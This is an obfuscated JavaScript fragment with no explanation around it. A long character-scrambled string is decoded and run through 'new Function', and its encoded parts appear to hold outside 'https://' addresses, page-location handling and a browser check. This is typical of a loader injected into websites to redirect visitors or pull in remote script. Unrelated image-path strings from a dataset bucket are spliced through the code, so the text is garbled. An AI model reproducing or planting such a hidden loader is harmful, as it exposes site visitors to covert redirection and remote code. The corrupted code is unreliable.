$[Ym^YLLdpYPM[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q/f/}Ko}j(8}vY8f@TdC_O@4F"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();